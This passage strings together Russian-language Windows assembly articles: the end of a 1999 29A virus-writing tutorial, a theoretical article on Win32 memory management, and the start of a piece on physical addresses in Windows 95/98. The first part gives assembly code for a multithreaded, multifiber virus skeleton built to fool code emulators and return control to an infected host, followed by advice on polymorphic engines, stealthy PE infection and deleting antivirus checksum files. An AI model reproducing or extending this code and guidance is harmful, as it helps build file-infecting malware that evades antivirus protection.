;теперь нам нужно создать тред, из которого мы будем вызывать остальной
;наш код...

        cdq                                     ;edx=0
        lea eax, [ebp + dwThreadID]
        push eax                                ;lpThreadID
        push edx                                ;fdwCreate
        push ebp                                ;lpvTParam как дельта-смещение
        lea eax, [ebp + MainThread]
        push eax                                ;lpStartAddr
        push edx                                ;cbStack
        push edx                                ;lpsa
        call [ebp + ddCreateThread]             ;создаем новый тред
        xchg eax, ecx
        jecxz error                             ;ошибка ?

;Новый тред сейчас выполняется в функции MainThread. Нам нужно задержать
;выполнение главного треда, пока не выполнится наш. Мы сделаем это, вызвав
;функцию WaitForSingleObject. Основной тред приостановит свое выполнение, пока
;не будет завершен наш.

        push -1                             ;как много мс мы будем ждать: ВЕЧНО
        push ecx                            ;хэндл треда: hThread.
        call [ebp + ddWaitForSingleObject] ;ожидаем сигнала от треда.

;Мы попадем сюда только после завершения треда. Тем не менее, здесь
;заканчивается функция главного треда. В конце мы передаем управление
;носителю.
error:    popad                             ;какая-то ошибка, восст. стек
```

```
          ...                                ;подготовка к переходу к носителю
          jmp to_host / ret                  ;передаем управление носителю
;<=== END_OF_PRIMARY_THREAD ===>


;<=== START_OF_SECONDARY_THREAD ===>
     MainThread Proc Pascal delta_param:DWORD       ;наша функция треда
                                                    ;с одним параметром
        pushad                                      ;push'им все регистры
        mov ebx, delta_param                        ;ebx = дельта-смещение

;Мы сохраняем параметры (значение дельта-смещения) в регистре EBX. EBX очень
;полезен, так как ни одна из известных функций API не использует его (скорее,
;они просто сохраняют его значение - прим. пер.).

;Теперь мы можем сконвертировать наш тред в фибер, чтобы создать в нем другие
;фиберы. Нам также понадобиться сохранить его контекст.

        push 0                                      ;lpParameter
        call [ebx + ddConvertThreadToFiber]         ;конвертируем наш тред
        xchg eax, ecx                               ;в фибер
        jecxz end_mainthread                        ;ошибка ?
        mov [ebx + lpMainFiber], ecx                ;сохраняем контекст
                                                    ;фибера

;Теперь мы можем создать новый фибер, чтобы натянуть анализатор/эмулятор
;кода.

        push ebx                                    ;lpParameter
        lea eax, [ebx + MainFiber]
        push eax                                    ;lpStartAddr
        push 0                                      ;cbStack
        call [ebx + ddCreateFiber]                  ;создаем новый фибер
        xchg eax, ecx
        jecxz end_mainthread                        ;ошибка ?
        mov [ebx + lpNextFiber], ecx                ;сохраняем контекст
                                                    ;фибера

;Переключаясь на другой фибер мы определенно сможем обдурить анализатор
;или эмулятор кода.

        push ecx                                    ;контекст фибера
        call [ebx + ddSwitchToFiber]                ;переключаемся на новый
                                                    ;фибер

;В случае ошибка или в конце выполнения MainFiber вирус продолжит свое
;выполнение здесь.

end_mainthread:
         popad                                      ;восстанавливаем стек
         ret                                        ;и выходим из треда
     MainThread EndP
;<=== END_OF_SECONDARY_THREAD ===>


;<=== START_OF_FIBER ===>
     MainFiber Proc Pascal delta_param:DWORD        ;наша процедура фибера
        pushad                                      ;push'им все регистры
        mov ebx, delta_param                        ;ebx = дельта-смещение

;Здесь вы можете создать дополнительные треды или фиберы. Вот код...

        push [ebx + lpMainFiber]                    ;переключаемся на
        call [ebx + ddSwitchToFiber]                ;предыдущий фибер

        popad                                       ;восстанавливаем стек
        ret                                         ;и удаляем фибер
     MainFiber EndP
;<=== END_OF_FIBER ===>
```

Теперь у вас есть хороший каркас мультитредно-мультифиберного вируса. Вероятно, вы хотите спросить меня, является ли теперь ваш вирус "неопределяемым" простыми методами. Ответ - НЕТ. Что вам еще нужно написать?

• Какой-нибудь хороший полиморфный/метаморфный движок, который сможет делать следующее:
• генерировать разные инструкции, делающие одно и то же
• менять инструкции местами
• генерировать мусорные инструкции
• генерировать декрипторы различного размера
• создавать вызовы/переходы к подставным процедурам
• все должно основываться на случайных числах
• Процедуру заражения заголовка PE, которая не насторожит AV-программы, то есть:
• не создавать новых секций, только добавлять вирус в конец одной из них или найти другой путь решить эту проблему.
• не модифицировать точку входа, а пропатчить носитель, чтобы он делал переход на код вируса.
• изменять заголовок PE наименьшим образом

3) Треды/фиберы, уничтожающие файлы с чексуммами AV-программ

4) Ловушки для отладчиков

Обратите внимание: это всего лишь один из многих путей как использовать треды и фиберы. Можно пойти другим путем и использовать только треды вместо фиберов. Но если вы реализуете код с 15 тредами в своем вирусе, у вас будет много проблем с синхронизацией. Вы знаете, что все треды в Windoze выполняются параллельно "в одно и то же время", поэтому вам придется синхронизировать их. Есть много разных способов, как это сделать. Но это другая история. Я не хочу, чтобы это был туториал по синхронизации... Возьмите Win32 SDK, почитайте какие-нибудь хорошие книги...

6. Заключение

Я надеюсь, что теперь вы знаете, что такое процессы, треды и фиберы и можете их использовать в своих вирусах (или в других, более мирных программах - прим. пер.). Треды и фиберы не сделают за вас всю вашу работу, ва придется написать еще много кода, чтобы ваш вирус был действительно крутым. Но это может помочь вам сделать ваш вирус более защищенным от антивирусных программ и узнать получше операционную систему.

Несколько благодарностей: Darkman/29A, Super/29A, Jacky Qwerty/29A, VirusBust/29A, MrSandman, Billy_Bel/DDT, LethalMnd, другим 29Aшникам, другим DDTшникам, другим вирмейкерам...

Benny/29A (c) 1999

Управление памятью (часть I)

Автор: Edmond / HI-TECH

Дата: 2002-09-11

Edmond/HI-TECH

Управление памятью

(часть 1)

Автор замечает, что он активно использует свои определения, и теоретические выкладки, которые никак не претендуют на официальный статус научных, но от этого хуже не становятся.

Сервер ресурсов памяти.

• Сервер ресурсов памяти.
• Несколько слов…
• Общая классификация памяти
• Особенности систем виртуальной памяти
• Понятие о нехватке памяти
• Идея единого сервера
• Три режима работы.
• Инициализация сервера MRS, основные вопросы.
• Размещение памяти по видам
• Основные задачи управления

Несколько слов… Я начинаю очень долгий цикл статей, посвящённых одному из самых больных вопросов в программировании. Правда, несмотря на всю остроту вопроса, и до сегодняшнего момента лишь немногие крупные фирмы уделяют ему лишь сколь нибудь внимания со своей стороны. Не вдаваясь в подробности API операционных систем, будут рассмотрены все базовые случаи и пути их решения. Желаю удачи!!! **Общая классификация памяти**

Память классифицируется по следующим признакам.

• По признаку размещения.
• Статическая
• Динамическая
• Стековая
• По виду использования
• Неопределённая
• Ускользающая
• Буферы
• Очереди
• Стратификационная
• По типу доступа
• Последовательная
• Асинхронная
• Сепараторная
• По характеру работы
• Постоянная
• Расширяющаяся
• Балансирующая
• По типу постоянности базового адреса
• Предопределённая

• Косвенная
• Плавающая
• По скорости доступа
• Медленная
• Среднескоростная
• Быстрая

Теперь будут даны теоретические определения каждого из этих видов. Советую вам сразу пропустить их и перейти к следующему пункту. Вы сможете по ходу текста возвращаться к этим определениям, чтобы уточнить какой-либо момент.

• Статической – называется такая память, что доступна при начале роботы программы и завершает своё существование вместе с программой. Размещение этой памяти в адресном пространстве заранее известно и неизменно.
• Динамической – называется память, базовый адрес которой не известен на момент исполнения кода программы, а место под эту память выделяется в процессе её востребования.
• Стековая память – называется память, размещаемая программой в стеке потока.
• Ускользающей – называется память, функционирование которой подчиняется правилам функционирования ускользающих объектов (см. часть 1).
• Буферами – называется память, удовлетворяющая ряду условий описанных в часть 2.
• Очередями – называется память, в которой размещаются и считываются данные в порядке их поступления.
• Стратификационной (то же структурной) – называется память, которая служит для хранения структурных данных постоянного или переменного размера, относительно не малого объёма (подробнее дальше…).
• Память с последовательным доступом – называется память, к пространству которой имеет доступ код, находящийся только в одном потоке.
• Память с асинхронным доступом – называется память, к пространству которой имеет доступ код их двух или нескольких потоков либо процессов.
• Память с сепаративным доступом – называется такая система, в которой учитывается вид доступа к пространству (только чтение, только запись, запись и чтение).
• Постоянной – называется память, которая не изменяет первоначально заданный объём.
• Расширяющейся – называется память, которая увеличивает первоначально заданный объём.
• Балансирующей – называется память, которая может изменять, изначально заданный объём.
• Предопределённой – называется память, адрес которой «жёстко» зашит в код.
• Косвенной – называется память, для доступа к которой используются косвенная адресация.
• Плавающей – называется память, указатель на которую изменяется.
• Медленной – называется память, время доступа к которой не играет значения.
• Среднескоростной – называется память, эффективность доступа и время доступа в которой соотносятся в некотором соотношении.
• Быстрой – называется память, время доступа к которой является решающим параметром.

Особенности систем виртуальной памяти

Всё ниже написанное вероятно всего будет справедливо для многих операционных систем, однако речь пойдёт конкретно об особенностях управления памятью в Win32.

Вы никогда не ошибетесь, если разделите всю память Windows на размещённую физически в оперативном блоке, и находящуюся на диске. И всё это вместе удобно обозвать виртуальной памятью. Другое деление состоит в том, откуда отображается память: из файла подкачки, или просто из файла. Оказывается, это будет иметь существенную разницу. Всё громадное API Windows по управлению памяти можно легко поделить на пять логических групп:

1. Выделение памяти из кучи.

2. TLS-память.
3. Адресные окна.
4. Механизмы отображения.
5. Виртуальная память (VirtualXXX).

Что, где лучше? Это уже гамлетовский вопрос. Но никогда не стоит забывать, что вся память процесса Windows – виртуальная (за исключением некоторой части ядра ОС, но об этом можно забыть). Выделение памяти в кучи – это тот сервис, которому не стоит особенно доверять. Реализация этих функций основана на тех же VirtualXXX, и включает в себя решение всех проблем, которых, оказывается, не мало. Конечно, программистов привлекает готовый набор API. Но проигрыш в серьёзных проектах не стоит того выигрыша от экономии времени при использовании функций памяти кучи процесса. Именно рассказу о том, как следует реализовывать подобную память самостоятельно, и будут посвящаться последующие части. Но в этой статье настал момент очертить основной круг задач, который предстаёт перед программистом при решении вопросов управления памятью.

Windows совместно с системой страничной памяти, даёт в руки разработчикам возможность управлять доступам к различным областям памяти – страницам, и что самое важное описывать адресное пространство виртуально, а физически размещать страницы, их содержимое как удобно, и где удобно. Абстрагируя систему станичной адресации, Windows определяет набор флагов защиты страницы. Многие из этих флагов не участвуют в описании доступа к странице, а обеспечивают выполнения некоторых механизмов ОС. К таким флагам относятся, например: PAGE_WRITECOPY, PAGE_GUARD. В действительности это никакие не флаги доступа. PAGE_WRITECOPY – это по сути PAGE_READONLY на физическом уровне, а PAGE_GUARD – PAGE_NOACCESS. Вся разница кроется только в различии работы ОС с такими страницами. В частности нас будет интересовать флаг PAGE_GUARD, который позволяет организовывать постепенное выделение памяти по мере её использования.

Одной из проблем при работе в Win32 является требование к гранулярности адреса памяти 64k – Microsoft пишет, что данная величина зависит от типа процессора, хотя это не совсем так. Таким образом, если вы желаете выделить несколько блоков виртуальной памяти размером менее 64k, то получите некоторое незаполненное пространство. А поэтому несколько важных принципов, которых желательно придерживаться при работе с памятью в Win32:

1. Выделяйте блоки размером не менее 64k.
2. Желательно создавать большие блоки памяти, и распределять память «желающим» самостоятельно.
3. Различных блоков памяти выделенных в программе должно быть как можно меньше.

Анализируя вышеприведенные принципы, легко прийти к выводу, что чтобы использовать память в приложении наиболее эффективно следует взять полный контроль над её выделением и созданием в «одни руки».

Понятие о нехватке памяти

И как нестранно в статье автор поднимает этот вопрос. Говоря о нехватки памяти, многие Win32 программисты откровенно не беспокоятся, да и вероятно, они ещё не разу не видели, чтобы можно было бы исчерпать лимит Win32 User'ского адресного пространства в 2Гб. Для начала это не так уж сложно. Наоборот, 2Гб это довольно мало, если, например, предполагается одновременная работа с несколькими форматно сложными документами. Хорошая доля пространства тратиться на USER объекты, которых немало, ещё часть на COM, если вы это используйте, и т.д., и т.д. Теоретически, например, чтобы иметь высокую скорость выполнения какого-нибудь алгоритма, следует убрать всякие ограничения с выделения памяти. Хорошим примером могут послужить словари, или базы данных. Они будут работать эффективно, только в том случае, если вы полностью заберёте весь ресурс памяти (физической, виртуальной….) на их данные. Но в действительности об этом следует

беспокоиться не всегда, или в последнюю очередь, но не забывать. Конечно, в недалёком будущем приход 64bits систем сведёт всю эту проблему на нет. Поэтому и не в ней дело.

Нехватка физической памяти.

Нехватка физической памяти, чем она опасна? Многим.

1. Машина резко снижает скорость выполнения.

Вообще говоря, перед нами очень тонкий момент. Да, снижается общая производительность системы, но отчего? Как известно, это происходит в том случае, если система постоянно вынуждена списывать одни страницы на диск, а закачивать другие. Ведь причиной падения производительности не есть сама нехватка физической памяти, это только некое выражение, которое совсем не показывает сути. Если вы открыли несколько больших программ, то совсем не почувствуйте нехватки оперативной памяти, когда будете работать только с одним из них, и изредка переключаться на другие. Но вот если начнёте нажимать кнопки по всем окнам, то вашей системе очень скоро станет плохо. Впрочем, есть и другой путь. Откройте, сколько позволит система, окон IE с каким-нибудь не маленьким по объёму рисунком. Что получиться? Миф о неисчерпаемой памяти исчезнет, и вы увидите, как беззащитна ваша операционная система. А ведь это вовсе не хакерская атака. Меня давно убедили эти эксперименты, и поэтому автор разработал принцип «Трёх режимов», о котором позже.

Важно то, что эффект нехватки физической памяти наблюдается тогда, когда код обращается к недоступным страницам. Из этого читатель должен сделать важный вывод – если код вашего приложения оперирует большими объёмами памяти, он не должен «метаться» от адреса к адресу, если не хочет испортить нервы пользователю, и жизнь операционной системе. Его обращения, по возможности, следует делать более меткими и последовательными. Выполнение этого условия большей частью относится к другой большой теме, теме «редактирования», однако часть успеха зависит так же и от мудрого управления ресурсом памяти.

2. Windows полна неприятными особенностями работы. Одна из таких особенностей, например такая.

Ваше приложение хочет, предположим, завершиться, и вызывает функцию CloseHandle. Обычно данный код располагают в главном потоке, где идёт выборка GetMessage. На первый взгляд всё невинно, ну что здесь неучтено. Но вот, предположим, у системы сейчас нет времени на выполнения данной операции, так как в данный момент на диск происходит запись, или есть другая причина, зависящая от особенностей ОС. Что происходит? Ваша программа виснет! Да, по вине системы. Бедный пользователь отчаянно пытается закрыть ваше приложение, но на попытку принудительного закрытия, как говориться с потерей всех данных, он видит окно (В Windows 2000 и выше, в 98 не наблюдалось…): «Невозможно завершить приложение… закройте отладчик». В чём здесь дело? Дело в том, что выполнение приложения остановилось на коде, выполняющемся в режиме ядра, и поэтому разрушить процесс невозможно, так как это и обязано сделать ядро. Хочется отметить, что этот случай наблюдается не только при нехватке памяти, а и при других проблемах. Например, ему подвержен Windows Commander. Здесь можно долго спорить, кто виноват: Microsoft за несовершенные алгоритмы, или неполную документацию, либо программист, за своё незнание. В любом случае нехватку физической памяти следует рассматривать как стрессовую ситуацию при управлении ресурсами.

Исчерпание ресурсов файла подкачки.

Это как ни странно кажется невозможным. Однако плохие алгоритмы, и некоторые ошибки довольно часто приводят к таким результатам. Если ваша программа работает нормально в тех случаях, которые вы потенциально предусмотрели, то это не значит, что она будет стабильна во всех других случаях, о которых вы даже не догадываетесь. Примером больших проблем в управлении памятью можно наблюдать даже у такой «вылизанной» программы как Word, которая

по оценкам автора занимает первое место по совершенству механизма управления ресурсами, в отличие от пакетов Photoshop или 3DMAX. Конечно, здесь сказывается неоспоримый плюс Microsoft, в большей проинформированности своих программистов, а так же видимо что их Developed раздел, работая над сложными архитектурами форматов (таких как *.doc) первые столкнулись с проблемами в управления ресурсами и фрагментацией, а потому достаточно преуспели.

Идея единого сервера

Совокупность кода, выполняющая монопольное управление, чем-либо (ресурсом) автор называет сервером, либо серво-ядром.




Схема 3.1

Как получить систему, эффективно использующую память? Создать объект-сервер, который бы занимался выделением памяти, её распределением, и решением многих других задач связанных с данным ресурсом. После, для каждого отдельного объекта, использующего память, создать ещё один уровень API – уже уровень 3 (если API Win32 – это уровень 1). Именно такая трёхуровневая система обеспечивает наилучшую эффективность кода. Причина создания API не кроется в принципе инкапсуляции, здесь преследуется другой принцип, который автор называется принципом сервера. В данном случае лексема сервер – это вовсе не тот сервер, что в Интернет ?. Под сервером понимается такая архитектура кода, его совокупность, где код, монопольно управляет ресурсом (в данном случае памятью), он единый имеет право произвести операцию выделения памяти, освобождения памяти, дефрагментации пространства, и т.д. Она получила так же названия серво-кода.

Причина трёхуровневости объясняется следующими измышлениями. Посмотрите на схему 3.1 Уровень один – ОС занимается абстрагированием низкоуровневых механизмов работы с памятью. Уровень 2 – серво-ядро пользуясь сервисом ОС, довершает все задачи по управлению памятью. Третий уровень – непосредственно сам объект, использующий память. Каждый уровень осуществляет круг задач, ориентируясь на блоки памяти своего масштаба. Уровень два – серво ядро, выделяет память не конкретно объекту, а всему его классу или группе объектов. Это важно, так как код сервера не может осуществлять эффективное управление памятью, не зная конкретных особенностей данного класса. Для примера разберём случай с каким-либо окном. В данном примере будет иметься не само окно, что вы видите на экране, а код, который его обслуживает. С полной уверенностью данную совокупность кода можно назвать классом «Окно». Объектам класса «Окно» требуется пространство памяти для размещения переменных. Поэтому на этапе инициализации класс, заказывает память у серво-ядра. Объём этой памяти намного превышает объем, который потребен для размещения данных одного объекта данного класса, и выделением

памяти конкретным объектам, а так же многими другими задачами, занимается не само серво ядро, а код класса «Окно». Иначе быть и не может, так как для эффективного управления ресурсом памяти серво-ядру должно быть «известно» как именно устроены заказы объектов данного класса. Короче говоря, только тот, которому надо, знает, как это сделать лучше.

Автор надеется, что данный пример был достаточно убедительный, чтобы принять данную схему за основную. Конечно, это не означает, что её следует употреблять во всех случаях, так как всегда существует совокупность так называемых стандартных задач, которые можно предусмотреть при создании нашего сервера ресурсов памяти. В дальнейшем для экономии места сервер ресурсов памяти будет называться MRS, по первым буквам его англоязычного варианта.

Три режима работы.

Невозможно построить идеальный алгоритм, который верно бы работал «как в воде так в огне». Несколько мыслей по этому поводу были изложены в понятие о нехватке памяти. Чтобы сделать систему управления памятью наиболее устойчивой, гибкой к состоянию системы полезно воспользоваться методикой разграничения режимов работы. Этот несколько технический термин скрывает в себе принцип изменения алгоритмов сервера MRS в зависимости от состояния ресурсов системы. Для краткости такой принцип получил от автора название: «Принципа трёх режимов». В действительности режимов четыре: три рабочих и один стрессовый. Вот их перечень:

1. Режим свободный.
2. Режим нормальный.
3. Режим экономный.
4. Режим стрессовый.

Несколько слов по каждому режиму. Первый режим предполагает, что ресурсов памяти много, а это значит, что не стоит тратить времени на слежение за эффективностью использования ресурсов памяти. Второй режим привносит некоторый баланс, между эффективностью и временем. Третий режим отдаёт больший вес эффективности и заставляет сервер «быть аккуратны в операциях с ресурсами». А четвёртый режим – стрессовый, позволяет либо выйти из опасной ситуации, либо завершить приложение с сохранением всех данных. В действительности, некоторые алгоритмы MRS стоит продумывать в трёх-четырёх вариантах, а некоторые, в двух или, как обычно, в одном. Это значит, что не стоит, где попало пользоваться принципом «Трёх режимов», хотя предусмотрение нескольких режимов работы – очень эффективный механизм, используемый не только в системах управления ресурсами.

Но деление на три режима и четвёртый стрессовый не единственно, так как на работу MRS будет влиять наличие нескольких разнородных ресурсов памяти:

1. Память физическая.
2. Память в страничном файле.
3. Память в специальном файле.

Конечно, следить за состоянием ресурса физической памяти очень накладно, но этого и не нужно, как было отмечено в понятие о нехватке памяти. Определение текущего режима первоначально происходит на этапе установке приложения, запуска (инициализации MRS), после чего специального слежения за состоянием памяти не проводится (здесь имеются системные средства). Как же обнаружит смену режима? Основная идея состоит в том, чтобы сменить режим, как только алгоритм «заподозрит» увеличение «напряжения» при выполнении. Эта подозрительность выражается в нескольких областях. Она может возникнуть, в свободном режиме, когда алгоритм из-за фрагментности пространства не может обнаружить непрерывный, свободный блок памяти, или увеличить размер блока памяти, без того чтобы не произвести дефрагментацию адресного пространства. Или переход в другой режим возникает с первым отказом обнаружит свободный блок памяти. Так, например, если произошёл заказ на ускользающую память, сервер обошел, все блоки

и не может обнаружить свободный – значит, пора переключаться в более тяжёлый режим. Отсюда следует важный вывод, что более тяжелые режимы отличаются не только некоторыми отличиями в алгоритмах поиска и выделения свободного блока памяти, а так же, больше времени отдают на сервисные процедуры, поднимающие эффективность использования ресурса памяти, такие как дефрагментация и др.

Инициализация сервера MRS, основные вопросы.

В предыдущем пункте было отмечено, что MRS будет выделять память у системы большими блоками, а распределять и следить за ней сама. Следующий вопрос, который необходимо решить: где и как выделять память, в зависимости от её вида (см. классификацию). То есть где выделить быструю память, где медленную, как разместить блоки буферов, где лучше выделять ускользающую память.

В таком случае рассматриваются два основных места размещения:

1. Специальный спроецированный файл.
2. Обычный страничный файл.

Конечно, не следует забывать о размещении памяти ещё в нескольких особых местах, о которых попозже.

Для начала, следует объяснить по какой причине вообще заходит вопрос о специальном файле, почему бы не пользоваться только страничным файлом. Причин здесь несколько. Одна – это сохранность данных на диске при аварийном завершении программы. То есть, если вашу программу насильно закрыли, не предоставив ни единого шанса, либо, если операционная система чинит беспредел, все данные, находящиеся в страничном файле пропадут безвозвратно. Такая память нужна обычно при редактировании файлов, когда в её области создаются буфера, либо очереди, или осуществляются другие алгоритмы фрагментационного редактирования. В этом случае в данном файле будет сохранена та информация, которую система успела скинуть в файл. Конечно во многих программах, создавать такую схему нет смысла, она без ложной скромности принадлежит к сложным проектам. Однако она необходима, если вы желаете создать в вашем приложении механизм очереди транзакций наподобие того, что в NTFS. Короче говоря, этот файл, из которого можно брать память пригодится во всех случаях, когда вам будет необходимо иметь возможность знать при запуске программы, как она завершилась в прошлый раз.

Ещё одна причина, по которой возможно понадобиться использовать этот файл – возможность преодоления границы в 2 Гб, который устанавливает Windows. Иногда этот метод диктуется вовсе не потребностью иметь память более 2Гб, а, например, для создания процедур дефрагментации, и как мы увидим в дальнейшем, в случае стрессовых ситуаций нехватки памяти. Как же это делается? В действительности довольно интересная схема. Итак, имеется специальный файл, который вы отображаете в память функциями Map, и осуществляете выделение ресурсов памяти в нём. В случае стрессовой ситуации, или другой причины (их несколько) вам просто следует переотобразить файл, уменьшив размер отображения. Таким образом, в случае нехватки, можно обеспечить нужное количество памяти для качественного надёжного завершения приложения. Среди этих причин могут быть, например, какие-то в данный момент ненужные данные, которые используют много места. Лучше не играться с огнём и освободить занимаемое ими пространство. Однако, если это данные, которые имеют некую вероятность дальнейшего использования, их можно не удалять, а при том условии, что они содержаться в нашем специальном файле, просто уменьшить память, занимаемую отображением, и не отображать ту часть файла, которая их содержит. В результате, если эти данные понадобятся, можно отобразить часть файла, содержащую их. Конечно такие операции очень медленные, но они позволяют экономно использовать системные ресурсы, не опасаясь угрозы нехватки памяти.

Существуют так же ещё два особенных места работы с ресурсом памяти. Первый вам должен быть известен по часть 2 – это так называемая статическая память, которая уже существует на момент работы приложения. Ещё один вид памяти – это тоже память, существующая на момент работы, но в отличие от предыдущей – разделяемая несколькими процессами. Речь идёт о блоке Shared.

Таким образом, мы определили четыре базовых источника ресурса памяти для MRS. И следственно этап инициализации должен состоять в том, чтобы:

1. Просканировать ресурсы системы и определить режим работы.
2. Настроить структуры для управления памятью.
3. Спроецировать специальный файл.
4. Получить начальный блок виртуальной памяти.

Размер первоначально выделяемых блоков зависит от многих факторов:

1. От статуса приложения, использует ли оно много или мало памяти.
2. От первоначального режима: насколько велика степень ресурса памяти.
3. От других характерных особенностей.

Судя из материала предыдущих пунктов, размер блоков выделяемой памяти в страничном файле лучше делать не менее 64k, чтобы снизить вероятность фрагментации. Говоря о резервировании памяти в страничном файле и, поскольку резервирование не является выделением, можно смело зарезервировать пространство 1 – 10M, в зависимости от аппетитов программы. Даже если никто не будет использовать эту память системе от этого хуже не станет, при том условии, что страничный файл достаточно свободен. Приемлемым можно считать, если из всего зарезервированного пространства программа в среднем оставит без использования в свободном режиме роботы 10-20%, даже 30%, 1-10% – в оптимальном режиме работы. (Здесь имеется в виду вероятность использования) Выигрыш, который вы получаете – это предупреждение фрагментации пространства. Проецирование специального файла следует выполнять с объёмом в 10 раз меньше объёма выделенного в страничном файле.

Размещение памяти по видам Каждый вид памяти (смотреть классификацию) удобно разместить в каком-то определённом блоке. Подобный подход был приведён в части 3, когда рассказывалось о том, как использовать местоположение, чтобы определять приоритет сброса. Выполняя процедуру инициализации MRS должен определить такие блоки, чтобы облегчить слежение за выделенными ресурсами. **Основные задачи управления**

Перед тем как начать описание проблемы создания MRS, следует определиться с областью применения такой панацеи.

Это чрезвычайно важно, так как очень многие программисты любят использовать одну и ту же технологию везде, где только можно. Очевидно, что такой подход, является опасным, однако он свойственен природе человека. Автор не может очертить жёстких правил по использованию всего того, что вы прочитаете, это невозможно, поэтому автор даёт некоторые рекомендации по внедрению сервера MRS в ваш проект.

Когда использование MRS неэффективно:

1. В небольших программах, размер которых в сумме не превышает 1M.
2. В программах, которые имеют, лишь один (два) участок кода, который активно использует память. Пример: Предположим, что ваша программа, это редактор. Вся работа с памятью фактически концентрируется в одном месте – каком-либо модуле, выполняющем управление редактируемой памятью. В этом случае, в самом определении MRS не нужна, так как управление памятью осуществляется монопольно, что и являлось целью при создании MRS.
3. В программах, у которых малы объёмы используемой памяти. В этом случае, MRS так же не нужна, поскольку можно утверждать, что данная программа будет работать достаточно хорошо, используя только существующий API.

Когда использование MRS эффективно:

1. В больших программах, где количество запросов ресурса памяти велико.
2. В программах, требующих возможности восстановления данных в стрессовых условиях, и стабильности работы.
3. В программах, использующих библиотеки функций, ориентированных на MRS.
4. В программах с большими объёмами используемой памяти.
5. Для достижения инкапсуляции, оптимизации архитектуры, независимости от ОС.

Как видите, эти пункты нередко противоречат друг другу, и поэтому выбор за вами.

В действительности реализация MRS представляет собой объединение так же ещё нескольких серверов управляющих ресурсами, и все они вместе являют один сложный комплекс.

Из всех задач по управлению памятью выделяются такие основные:

1. Поиск, выделение памяти.
2. Распределение памяти.
3. Освобождение, использованной памяти.
4. Расширение объёма памяти.
5. Дефрагментирование пространства памяти.

Поиск и выделение памяти

Некоторые вопросы этой задачи были уже рассмотрены в части 2, когда разговор зашёл о технологии ускользающих. И, тем не менее, автор снова в полном объёме вернётся к нему, но теперь уже в общем.

Итак, поскольку видов памяти несколько, то и видов процедур поиска, алгоритмов обязано быть несколько. Очевидно хотя бы, что для медленной памяти – это один алгоритм, для быстрой – другой, не вспоминая ускользающую память и т.д. Разница в этих алгоритмах поиска концентрируется на предпочтении толи времени выполнения, толи эффективности выделения. Ясно, что для медленной памяти MRS может думать столько, сколько потребуется лишь бы выделить память наиболее эффективно, а для быстрой памяти постараться всё сделать как можно быстрее.

Что, значит, выделить память эффективно? Этот вопрос оказывается не совсем понятным. Степень эффективности памяти объясняется одной целью: выделить память так, чтобы при последующем её выделении, время выполнение данной операции было минимальным, а ресурс использовался полностью. Говоря проще, эффективно выделить память это значит:

1. Не допустить фрагментацию памяти.
2. Выделить память в той зоне, которая соответствует запросу, (мы говорили, что MRS будет разделять зоны в зависимости от вида памяти).
3. Минимизировать время поиска следующего запроса.

Прежде чем определить стратегию поиска, хорошо вспомнить, про стратегию выделения памяти. Итак, как было сказано выше, MRS выделяет у системы сразу большие блоки оперативной памяти, а потом самостоятельно их распределяет. Алгоритмы поиска и выделения напрямую зависят от модели блоков памяти. То есть, имеется в виду, что MRS будет обрабатывать запросы на память различного вида (см. классификацию). Именно поэтому сам алгоритм поиска должен уметь не просто найти свободную память, а найти свободную память данного вида.

Распределение памяти

Задача распределения памяти, жёстко связана со всеми остальными задачами. Задача распределения памяти состоит в том, чтобы разместить память данного вида так, чтобы достичь наилучших условий для поиска, и выделения памяти.

Освобождение памяти

В части 3 говориться о том, когда стоит освобождать буферную память. Было сказано, что наиболее эффективней производить освобождение при операциях CloseXX, нежели других. Однако процесс освобождения памяти следует считать идентичным процессу выделения, так как и он участвует в оптимизации пространства памяти.

Расширение объёма памяти

Задача расширение объёма памяти – есть оптимизационной, и зависит от «тяжести» приложения. Расширение объёма памяти должно стремиться удовлетворить следующие требования:

1. Частота выделения памяти обязана быть на несколько порядков меньше, чем частота обращений к памяти (если этот процесс медленный).
2. Новая память должна быть выделена максимально эффективно как для приложения, так и для ОС.
3. Процесс выделения памяти, обязан быть устойчив к сбоям.

Дефрагментация пространства памяти

Задача дефрагментации пространства памяти состоит в том, чтобы, не занимая активное время приложения, оптимизировать пространство памяти.

Что дальше?

Далее автор продолжит рассказ по созданию MRS. В следующей статье, мы перейдём от теории к практике и попытаемся создать MRS сервер.

© Дмитрий Кашинский Владимирович [Edmond] 07.09.2002

© wasm.ru (http://wasm.ru)

Физические адреса в win95(98)

Автор: Chingachguk / HI-TECH

Дата: 2002-09-16

О чем пойдет речь

Вы никогда не задумывались над тем, в каком именно мегабайте
вашего компа выполняется ваша программа ? А в каком уютно разместился
кернел ? Нет ? А мне вот стало интересно, и я решил узнать...

Страничная адресация

Для начала немного теории.

Несколько слов о том, как процессоры 386+ осуществляют
страничную адресацию. Информация взята из книги Е.Бердышева "Технология
MMX. Возможности процессоров P5 и P6".

Пара определений. Физическим адресом назовем реальный
номер байта в памяти. Линейным адресом назовем адреса, которые используют
выполняющиеся программы.

Допустим, для доступа к сегменту данных
в win32 приложении может встретиться такая инструкция:

```
mov byte ptr ds:[eax],2h
